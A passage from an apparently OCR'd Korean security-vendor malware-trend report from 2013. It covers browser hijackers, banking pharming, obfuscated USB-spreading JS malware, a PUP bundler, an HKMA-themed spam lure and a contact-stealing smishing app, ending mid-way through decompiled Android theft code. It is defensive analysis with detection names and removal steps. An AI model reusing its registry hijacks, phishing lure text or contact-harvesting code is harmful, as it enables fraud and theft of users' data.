



그림 1–18 | 구글 업데이트 서비스로 위장해 서비스에 등록된 내용

hxxp://j.max***d.com/a**/geoip.js

```
function geoip_country_code() { return 'KR'; }
function geoip_country_name() { return 'Korea, Republic of'; }
function geoip_city()         { return 'Seoul'; }
function geoip_region()       { return '11'; }
function geoip_region_name()  { return 'Seoul-t₩'ukpyolsi'; }
function geoip_latitude()     { return '37.5985'; }
function geoip_longitude()    { return '126.9783'; }
function geoip_postal_code()  { return ''; }
function geoip_area_code()    { return ''; }
function geoip_metro_code()   { return ''; }
```

표 1–5 | geoip.js 스크립트 내용

이후 C&C 서버로 추정되는 IP로의 접속을 시도한다.
68.2**.***.74:16464

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.HDC (2013.08.28.01)
Trojan/Win32.Zapchast (2013.09.04.00)
Trojan/Win32.ZAccess (2013.09.06.02)
Malware/Win32.Generic (2013.09.10.00)

## IE 실행 시 중국 사이트 접속?!

최근 악성코드에 감염되어 IE 실행 시 중국으로 추정되는 사이트에 접속되는 사례가 발견됐다. 해당 악성코드는 치료 뒤에도 재부팅하면 다시 똑같은 증상이 나타났다.

이 악성코드는 IE의 기본 URL을 변경해 [그림 1–19]와 같은 중국 사이트에 접속되도록 했다.




그림 1–19 | IE 실행시 접속되는 중국 사이트

감염시 악의적인 행위를 하는 추가 악성 파일을 다운로드하기 위해 접속하는 IP의 패킷 정보는 [그림 1–20]과 같다.





그림 1–20 | 다운로드하기 위해 접속하는 IP의 패킷 정보

감염 이후 생성되거나 삭제된 파일은 아래와 같다.

```
CREATE  C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩
        Temp₩MoonHare_[영문3자].tmp
DELETE  C:₩Documents and Settings₩Administrator₩
        바탕 화면₩pop_bmw.exe (자기 삭제)
CREATE  C:₩Documents and Settings₩All Users₩
        Documents₩My Videos₩TVC[영문3자].tmp
CREATE  C:₩WINDOWS₩system32₩Vanmvq.exe
        (서비스에 자동 등록)
```

이후 생성된 파일은 자동 등록되어 시스템 시작 시 계속 실행되도록 설정해 놓았으며, 아래 레지스트리에 설정된 값을 보면 IE의 기본 및 시작 페이지의 URL 변경을 확인할 수 있다.

```
SetValue  HKCR₩IE₩shell₩open₩command₩(Default)
"C:₩Program Files₩Internet Explorer₩IEXPLORE.EXE http://
d*.*******.com/"
SetValue  HKCU₩Software₩Microsoft₩InternetExplorer₩
Main₩Start Page " http://d*.*******.com/"
SetValue  HKCU₩Software₩Microsoft₩InternetExplorer₩
Main₩Default_Page_URL
```

드롭퍼 및 IE 레지스트리를 변경하는 악성코드는 V3 제품에서 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.PbBot (2013.05.14.01)
Trojan/Win32.Scar (2013.09.22.05)

## 대형 인터넷 쇼핑몰을 겨냥한 금융 피싱 악성코드 기승

2013년 9월 초 인터넷 쇼핑몰에 접속시 공인인증서를 갱신하라는 내용의 팝업 창을 띄우는 금융정보 탈취 목적의 파밍 악성코드가 발견됐다.

과거 포털 사이트 접근시 팝업을 띄우던 방식에 이어 사용자가 많은 인터넷 쇼핑몰을 악용하기 시작한 것이다.

인터넷 쇼핑몰 접근 시 [그림 1-21]과 같은 팝업이 발생한다.


그림 1-21 | 사이트 접근시 팝업 창이 뜨는 피싱 메시지

해당 팝업의 '확인' 버튼을 클릭하면 [그림 1-22]와 같이 yessign 사이트로 이동하며 인증서의 인증을 요구하는 피싱 팝업이 다시 발생한다.

인증서 선택 후 은행을 선택하면 변조된 hosts.ics에 의해 진짜 은행 사이트로 보이는 피싱 사이트로 이동한다.

그림 1-22 | 인증서 입력 피싱 팝업 창

이후 뱅킹 피싱 사이트에서 계좌 비밀번호, 인증서 비밀번호 등을 입력하도록 유도하고 입력 값을 수집한다.

### – hosts.ics 변조

도메인과 IP를 매칭시키는 역할을 하는 로컬 파일은 hosts 파일보다 먼저 해석되는 hosts.ics를 변조해 온라인 뱅킹 사이트 접근 시 피싱 사이트로 유도한다.

### – 기타 행위

악성코드는 1분 단위로 악성 서버에 접근한다(현재는 접근이 불가하다). 또한 안티 바이러스 제품을 무력화하는 코드가 존재하며 게임 사이트 접근 시 게임 ID, PW를 유출하는 기능도 포함돼 있다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Banker (2013.09.05.04)
Win-Trojan/Avkiller4.Gen (2013.06.21.00)
Trojan/Win32.OnlineGameHack (2013.08.20.00)
Dropper/Win32.Downloader (2013.08.20.00)
Trojan/Win32.OnlineGameHack (2013.09.05.04)
Win-Trojan/Onlinegamehack.83897472.B (2013.07.13.00)
Win-Trojan/Onlinegamehack140.Gen (2013.08.20.00)

## 난독화된 스크립트 악성코드 감염 주의

최근 난독화된 스크립트 형태의 오토런 악성코드가 지속적으로 확산되고 있어 PC 사용자의 주의가 필요하다. 스크립트로 제작된 오토런 악성코드 종류는 대부분 유포 주기가 짧고 스크립트로 구현할 수 있는 기능이 제한적이기 때문에 개체수가 많지 않은 것이 일반적이다.

그러나 최근 국내에서 유행하고 있는 스크립트 악성코드 변형은 여러 가지 기능으로 무장하고, 잘 제거도 되지 않으며, 다양한 변종을 지속적으로 유포해 사용자들을 괴롭히고 있다. 더구나 제작자가 스크립트를 난독화해 배포함으로써 백신 제품의 탐지를 방해하고 주기적으로 새로운 변형을 다운로드해 설치하도록 유도하기 때문에 한번 감염된 사용자는 오랜 기간 동안 감염된 상태로 남아있는 경우가 많다.

이 악성코드에 감염되면 [그림 1-23]과 같이 autorun.inf 파일을 생성해 USB 삽입 시 자동으로 악성코드가 실행되도록 유도한다.





그림 1-23 | 악성코드에 의해 생성된 autorun.inf 파일과 바로가기 아이콘

또한 c:₩documents and settings₩[사용자 계정]₩application data₩[ramdom 폴더명]₩[random파일명].js 파일로 자신을 복사하고 부팅 시 실행되도록 레지스트리에 등록한다.

악성코드에 감염된 후에는 삽입된 USB의 폴더를 숨김 속성으로 변경하고 숨긴 폴더와 동일한 이름의 바로가기 파일을 생성한다. 이 바로가기 파일은 다음과 같이 CMD 명령어를 이용해 특정 폴더에 저장된 js 파일을 실행한 후, 숨김 폴더를 실행함으로써 사용자가 악성코드 감염을 인지하지 못하도록 위장한다.





그림 1-24 | 바로가기 아이콘의 악성코드 실행 옵션

감염된 악성코드는 자신을 보호하기 위해 다양한 동작을 수행하는데 주요 기능들은 다음과 같다.

### – 레지스트리 속성을 변경해 악성코드가 발견되지 않도록 방해

제어판이나 레지스트리 편집기, cmd 등 OS에서 제공하는 프로그램 중 보안과 관련한 용도로 사용되는 것들이 실행되지 못하도록 설정을 변경한다.


그림 1-25 | 악성코드가 변경하는 레지스트리 설정 값의 일부

이러한 설정은 보안 프로그램에서 시스템의 보안 강화를 위해 제어하는 경우도 있고 보안 프로그램에서 원래 설정 값을 알지 못하기 때문에 백신 프로그램에서 악성코드를 진단하더라도 변경된 정보를 원래 상태로의 복원하기 어렵다.

### – 보안 제품의 실행 및 탐지를 방해

백신 제품이나 process explorer 등 각종 보안 툴이 실행되는 것을 방해하기 위해 특정 파일명들이 실행되는 것을 모니터링하고 파일의 실행을 차단한다. 또한 악성코드 감염 과정에서 가상화 시스템 여부를 확인해 가상환경에서 실행되지 않도록 함으로써 악성코드 분석을 방해한다.

### – 특정 URL에 접속해 악성코드 다운로드

C&C 서버로 추정되는 다양한 사이트들에 접속을 하기 위해 DNS 쿼리를 수행하고 [그림 1-26]과 같이 특정 서버로의 접속을 시도한다.





그림 1-26 | C&C 서버와 통신하는 악성코드

접속하는 URL은 현재 유효하지 않은 상태지만 다른 변형의 경우 또 다른 형태로 난독화된 js 파일을 유포하거나 봇넷 기능이 있는 실행 파일을 설치하는 경우가 빈번하게 발견되고 있다.

### – PC 사용자의 정보 유출

악성코드 감염 시 PC 정보가 전달되고 특정 프로그램들의 계정 관련 설정 파일이 전송됨으로써 2차 피해를 유발할 가능성이 있다.

해외에서 보고된 내용들을 파악해 본 결과 이러한 유형의 스크립트 악성코드가 올해 5월 이후 전세계적으로 많이 유포되기 시작한 것으로 보인다. 국내에서도 6월 말 이후부터 지속적으로 유포되는 상황이다. 이 악성코드의 특성상 변형이 매우 많고 변형마다 다른 형태로 난독화되어 있기 때문에 최신 버전의 백신 제품을 사용하더라도 진단되지 않는 경우가 발생할 수 있다. 만약 감염이 의심되는 경우 Process explorer와 같은 보안 툴의 파일명을 임의 것으로 변경한 후 wscript.exe를 이용해 실행되고 있는 스크립트가 있는지 확인해 볼 수 있다. 감염이 된 상태라면 wscript.exe를 종료한 후 실행되고 있는 js 파일을 삭제하는 것으로 임시 조치를 취할 수 있다.





그림 1-27 | 스크립트 악성코드 감염 여부 확인

안랩은 이 악성코드의 다양한 변형들에 대한 치료 기능이 있는 전용 백신을 제공하고 있다. 해당 악성코드에 감염된 경우 아래 전용백신을 이용해 검사해 볼 것을 권장한다.

**Js_proslikefan 전용백신 :**

- http://www.ahnlab.com/kr/site/download/vacc/downFile.do?file_name=v3_js_proslikefan.exe

위 전용백신은 난독화된 악성코드들에 대한 휴리스틱한 진단 기능과 악성코드가 변경한 OS 설정 관련 레지스트리와 바로가기 등 악성코드 감염 과정에서 변경된 설정 값들의 일부를 OS 초기 상태로 변경해준다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
JS/Agent (2013.07.06.00)
JS/Morphe (2013.09.04.04)

## 최신 음악 토렌트 파일을 위장한 PUP 유포

최신 음악과 관련된 토렌트 파일로 위장한 PUP(Potentially Unwanted Program • 불필요한 프로그램)가 유포되어 사용자들의 주의가 요구된다. 이번에 발견된 PUP 유포 파일은 블로그에 포스팅되어 검색 엔진을 통해 다운로드받아 실행할 수 있으며, 함께 설치되는 유료 악성코드 제거 프로그램을 결제할 경우 매월 요금이 부과되는 피해가 발생할 수 있다.

PUP란, 사용자가 동의하여 설치했지만 프로그램의 실제 내용이 설치 목적과 관련이 없거나 불필요한 프로그램으로 시스템에 문제를 일으키거나 사용자의 불편을 초래할 가능성을 가진 잠재적으로 위험한 프로그램을 말한다.

[그림 1-28]은 블로그에 포스팅된 최신 음악 토렌트 파일을 위장한 PUP 설치 프로그램이다. 해당 파일은 .torrent 파일로 위장하고 있어서 사용자들은 정상 파일로 잘못 생각하고 실행할 수 있다.





그림 1-28 | 최신 음악 토렌트 파일을 위장한 PUP 설치 프로그램

블로그에 파일명이 다른 파일이 연결되어 있지만 다운로드받으면 동일한 파일이 배포되고 있는 것으로 확인된다.





그림 1-29 | 다운로드받은 파일

해당 파일을 실행하면 프로그램 추가 설치하는 옵션이 기본으로 체크되어 있는 파일 다운로드 창이 나타난다. 사용자가 열기 버튼이나 저장 버튼을 누르면 '다운받을 화일이 없습니다' 라는 안내 창이 나타나지만, PUP 프로그램이 백그라운드에서 설치된다.





그림 1-30 | 실행 화면

[그림 1-31]은 프로그램 실행 후 'Program Files' 경로에 생성된 프로그램 폴더를 나타내는 화면이다. PUP가 설치된 것을 확인할 수 있다.


그림 1-31 | 실행 후 시스템에 설치된 프로그램

또한 국내에서 제공하는 유료 악성코드 제거 프로그램이 함께 설치되며 사용자에게 악성코드 감염 메시지를 띄워 결제를 유도한다.


그림 1-32 | 유료 악성코드 제거 프로그램

유료 사용자가 별도의 해지 신청을 하지 않을 경우 매월 자동으로 요금이 청구되므로 피해가 발생하지 않도록 주의해야 한다.





그림 1-33 | 유료 결제 안내 창

안랩은 허위 과장된 결과로 이익을 얻는 경우나 프로그램 제작사 또는 배포지가 불분명한 경우 등 대다수 사용자가 불편을 호소한 프로그램을 PUP로 진단하며, 사용자의 동의를 받아 불필요한 프로그램을 검사하고 사용자가 선택적으로 삭제/허용할 수 있는 기능을 제공하고 있다.

〈V3 제품군의 진단명〉


Win-PUP/Downloader.KorAd.624192

PUP/Win32.Downloader

## 홍콩금융관리국 위장 악성 스팸 메일

최근 홍콩금융관리국(HKMA, Hong Kong Monetary Authority)으로 위장한 악성코드가 첨부된 메일이 확인됐다.

메일의 내용은 [그림 1-34]와 같으며 첨부 파일의 확인을 유도하고 있다.


The following is issued on behalf of the Hong Kong Monetary Authority

Attached is the invoice (Invoice_8032283.zip) received from your bank.
Please print this label and fill in the requested information.
Once you have filled out all the information on the form please send it to hkma_invoice@hkma.gov.hk .

For more details please see the attached file.

Please do not reply to this e-mail, it is an unmonitored mailbox!

Thank you ,

HONG KONG MONETARY AUTHORITY 55th Floor Two International Finance Centre 8 Finance Street Central Hong Kong
© 2013 Hong Kong Monetary Authority. All rights reserved.

This e-mail is confidential. It may also be legally privileged. If you are not the addressee you may not copy, forward, disclose or use any part of it. If you have received this message in error, please delete it and all copies from your system and notify the sender immediately by return e-mail. Internet communications cannot be guaranteed to be timely, secure, error or virus-free. The sender does not accept liability for any errors or omissions.

그림 1-34 | 수신된 메일 내용

첨부된 파일을 확인하면 [그림 1-35]와 같이 PDF 문서 형태의 아이콘으로 위장하고 있지만, 실제로는 PDF가 아닌 실행 파일 형태의 악성 파일임을 확인할 수 있다.


그림 1-35 | PDF 문서 아이콘으로 위장한 첨부 파일

첨부 파일을 실행하면 [그림 1-36]과 같이 내부에 하드코딩된 URL로 연결, 악성 파일을 추가로 다운로드한다.





그림 1-36 | 접속 URL 리스트

감염 시 아래의 [그림 1-37], [그림 1-38]과 같이 감염된 시스템에서 다양한 정보들이 수집되어 특정 서버로 전송되는 것을 확인할 수 있다. 수집된 정보를 이용해 추가 위협 시도가 발생할 수 있다.


그림 1-37 | FTP 관련 일부 스트링 정보


그림 1-38 | 메일 계정 및 설정 관련 일부 스트링 정보

최근 탐지된 파일들을 보면 [그림 1-39]와 같이 다양한 이름으로 위장해 유포되는 악성코드의 파일명들이 확인된다. 그 동안 관련 유포 형태에 대해서는 수시로 공유돼 왔다.

| File Name | Virus Name |
|---|---|
| Fax_08292013_821.exe | Trojan/Win32.Agent |
| Invoice_08302013.exe | Trojan/Win32.Agent |
| Invoice_08272013.exe | Trojan/Win32.Tepfer |
| Scan_001_26082013.exe | Trojan/Win32.Tepfer |
| Docs_08222013_218.exe | Trojan/Win32.Zbot |
| UPS-Label_08152013.exe | Trojan/Win32.Tepfer |
| ADP_week_invoice.exe | Trojan/Win32.Zbot |
| Instructions Secured E-mail.exe | Trojan/Win32.Zbot |
| Invoice_08122013.exe | Trojan/Win32.Zbot |
| Case_07082013.exe | Trojan/Win32.Tepfer |
| WellsFargo_Documents.exe | Trojan/Win32.Injector |
| Loan_08082013.exe | Trojan/Win32.Zbot |
| Advice_07252013.exe | Trojan/Win32.Zbot |

그림 1-39 | 유사한 형태로 유포되는 악성코드 파일/진단명

이처럼 정상적인 메일로 위장해 악성코드를 유포하는 사례는 지속해서 발생하고 있으며, 여전히 주요 보안 위협으로 이어지고 있다.

이에 대한 내용을 한번 더 인지하고, 이와 유사한 또는 의심스러운 메일에 대해서는 확인 시 조금 더 주의를 기울일 필요가 있다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Tepfer (2013.08.28.04)

## 페이징 파일에 잔존하는 데이터

윈도우 탐색기로 파일을 찾을 때 윈도우가 설치된 드라이브에 (대부분 C:₩) 루트 디렉토리를 보면 'pagefile.sys' 라는 용량이 상당히 큰 파일을 발견하게 되는 경우가 있다. 아무리 하드디스크 용량이 빠르게 증가하고 있다 해도 이 정도 크기는 여전히 부담이 될 수 있다.




그림 1-40 | pagefile.sys 속성

이렇게 큰 용량을 차지하는 pagefile.sys는 왜 필요할까? 윈도우에서 메모리 공간이 부족해지면 메모리 관리자가 당장 사용하지 않는 내용을 pagefile.sys로 옮겨 여유 공간을 확보하게 된다. 이는 흔히 swap이라고 말하며 메모리 관리자가 메모리 공간을 조절하는 데 필요한 파일이다. 그런데 이 파일이 유용하게 사용되는 경우가 있는데, 바로 pagefile.sys에서 텍스트를 추출해 메모리 분석시 함께 사용할 때다.





그림 1-41 | pagefile.sys

침해 사고 분석 시 이러한 정보들은 중요한 단서를 제공한다. 따라서 안티포렌식(Anti Forensics)에 의해 시스템 종료시 pagefile.sys 파일을 삭제하도록 설정해 두었을 수 있다. 보안 강화의 방안으로 페이징 파일에 안전하지 않은 정보들이 남아있지 않게 시스템 종료 시 pagefile.sys 파일을 삭제하도록 하는 설정을 할 수 있다. 그러나 시스템 종료 소요 시간이 길어지기 때문에 일반적으로 설정하지 않는 편이다.

Pagefile.sys 를 시스템 종료 시 삭제를 하려면 'HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Control₩Session Manager₩Memory Management' 키에 'ClearPageFileAtShutdown' 값의 데이터 값을 1로 변경해야 한다.





그림 1-42 | 레지스트리 변경 값

Pagefile.sys 파일에서 예상하지 못했던 정보를 발견할 수도 있으므로 포렌식을 수행할 때 관심을 갖고 살펴볼 필요가 있다.

## 악성코드 동향

# 03. 모바일 악성코드 이슈

### 한국인터넷진흥원을 사칭한 스미싱 주의!

스마트폰 사용자들을 타깃으로 해 금전적 이득을 목적으로 개인정보를 포함한 인터넷 뱅킹 정보를 탈취하려는 악성 앱이 다수 발견되고 있어 사용자의 주의가 필요하다.





그림 1-43 | 한국인터넷진흥원을 사칭한 스미싱

악성 앱 제작자는 지능적으로 사용자에게 악성 앱을 설치하도록 유도하고 있다. 이번에 발견된 스미싱은 [그림 1-43]과 같이 한국인터넷진흥원을 사칭하고 있으며, '개인정보방침' 이라는 내용으로 앱의 설치를 권하는 메시지를 보내고 있다.

메시지에 포함된 단축 URL을 클릭하면 앱(APK)을 다운로드받게 되어 있다. 다운받은 악성 앱의 설치과정에서 [그림 1-44]와 같은 권한 정보를 확인할 수 있다.





그림 1-44 | 악성 앱 권한 정보

설치 후 아이콘과 앱 이름은 [그림 1-45]와 같이 나타난다. 하지만 앱을 실행하면 아이콘이 사라지고, 기기관리자 권한 획득을 시도한다.


그림 1-45 | 악성 앱 실행 전(왼쪽) / 실행 후(오른쪽)

기기관리자 권한 획득을 시도하는 화면은 [그림 1-46]과 같으며, 스마트폰에 따라 '휴대폰 관리자', '디바이스 관리자' 로 나타날 수 있다.





그림 1-46 | 휴대폰 관리자 활성화 화면

휴대폰 관리자를 활성화하면 사용자가 앱을 삭제하는 것이 번거로우며, 아이콘이 이미 삭제되었기 때문에 앱이 삭제된 것으로 착각할 수도 있다.

설치된 악성 앱을 제거하기 위해서는 다음와 같은 방법으로 조치하면 된다.

[ '환경설정' -> '보안' -> '디바이스 관리자' ] 를 실행한 후 'sample_device_admin' 항목에 대한 체크를 해제한다.


그림 1-47 | 악성 앱 제거 방법

해당 악성 앱은 스마트폰의 전화번호와 주소록(전화번호, 메일 주소) 정보를 탈취한다.

```
if ((localCursor1 == null) || (localCursor1.getCount() == 0))
{
  localStringBuilder1.append("通讯录");
  return localStringBuilder1.toString();
  localStringBuilder2 = new StringBuilder();
  String str = localCursor1.getString(localCursor1.getColumnIndex("_id"));
  localStringBuilder2.append(localCursor1.getString(localCursor1.getColumnIndex("display_name")) + ";");
  localCursor2 = localContentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, "contact_id = " + str, null,
